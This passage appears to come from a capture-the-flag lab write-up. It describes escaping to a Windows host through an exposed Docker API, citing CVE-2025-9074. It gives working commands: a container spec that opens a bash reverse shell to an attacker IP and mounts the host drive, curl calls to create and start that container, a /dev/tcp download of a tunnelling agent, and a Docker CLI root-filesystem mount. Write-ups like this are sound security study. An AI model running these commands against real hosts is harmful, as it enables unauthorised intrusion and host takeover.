curl -s http://192.168.65.7:2375/images/json | sed 's/},{/},\n{/g' | sed 's/,/\n /g'
Privilege Escalation
Docker API Escape - CVE-2025-9074

I started doing some enumeration about the docker api and how I could escape it and found the following:
I then checked this website for useful Docker API commands:

The following steps will have to done in order to get a successfull reverse shell:
Create Container
- Create a
jsonfile which will create the container:
{ "Image": "docker_setup-nginx-php:latest", "Cmd": ["bash","-c","bash -i >& /dev/tcp/10.10.14.9/80 0>&1"], "HostConfig": { "Binds": ["/mnt/host/c:/host_root"] }}- Create the container:
curl -s -H "Content-Type: application/json" \ -d @create_container.json \ http://192.168.65.7:2375/containers/create > resp.json- Check the response file, use this as the id to start the container:
response:
2f2764e2948cbc1ebe3aa5a20458d381e0f975d7d6dc9047ad1811f360120288curl -s -X POST http://192.168.65.7:2375/containers/2f2764e2948cbc1ebe3aa5a20458d381e0f975d7d6dc9047ad1811f360120288/start- Check listener:


Once we have a successfull container we can go ahead and read the Windows file system:

root.txt
The root flag is found in the Administrator’s desktop as always:

Docker CLI - Alternative Priv Esc
Instead of sending curl commands to the docker API we can also leverage ligolo to set up a tunnel, then use docker cli commands from our own host.
I downloaded over ligolo to the target and ran the agent:
export RHOST=10.10.14.9export RPORT=8000export LFILE=agentbash -c '{ echo -ne "GET /$LFILE HTTP/1.0\r\nhost: $RHOST\r\n\r\n" 1>&3; cat 0<&3; } \ 3<>/dev/tcp/$RHOST/$RPORT \ | { while read -r; do [ "$REPLY" = "$(echo -ne "\r")" ] && break; done; cat; } > $LFILE'Accordingly we set up the ligolo tunnel to the external interface and we can now get to work.

I used the following commands to create a container and use the image:
docker context create monitors --docer "host=tcp://192.168.65.7:2375"
Then used these commands to check whether the the container and image were up and running:
docker psdocker images
And lastly ran the image in “opsec” mode (--rm):
docker run -it --rm -v /:/mnt alpine sh
Hereafter I was able to view the contents of the filesystem: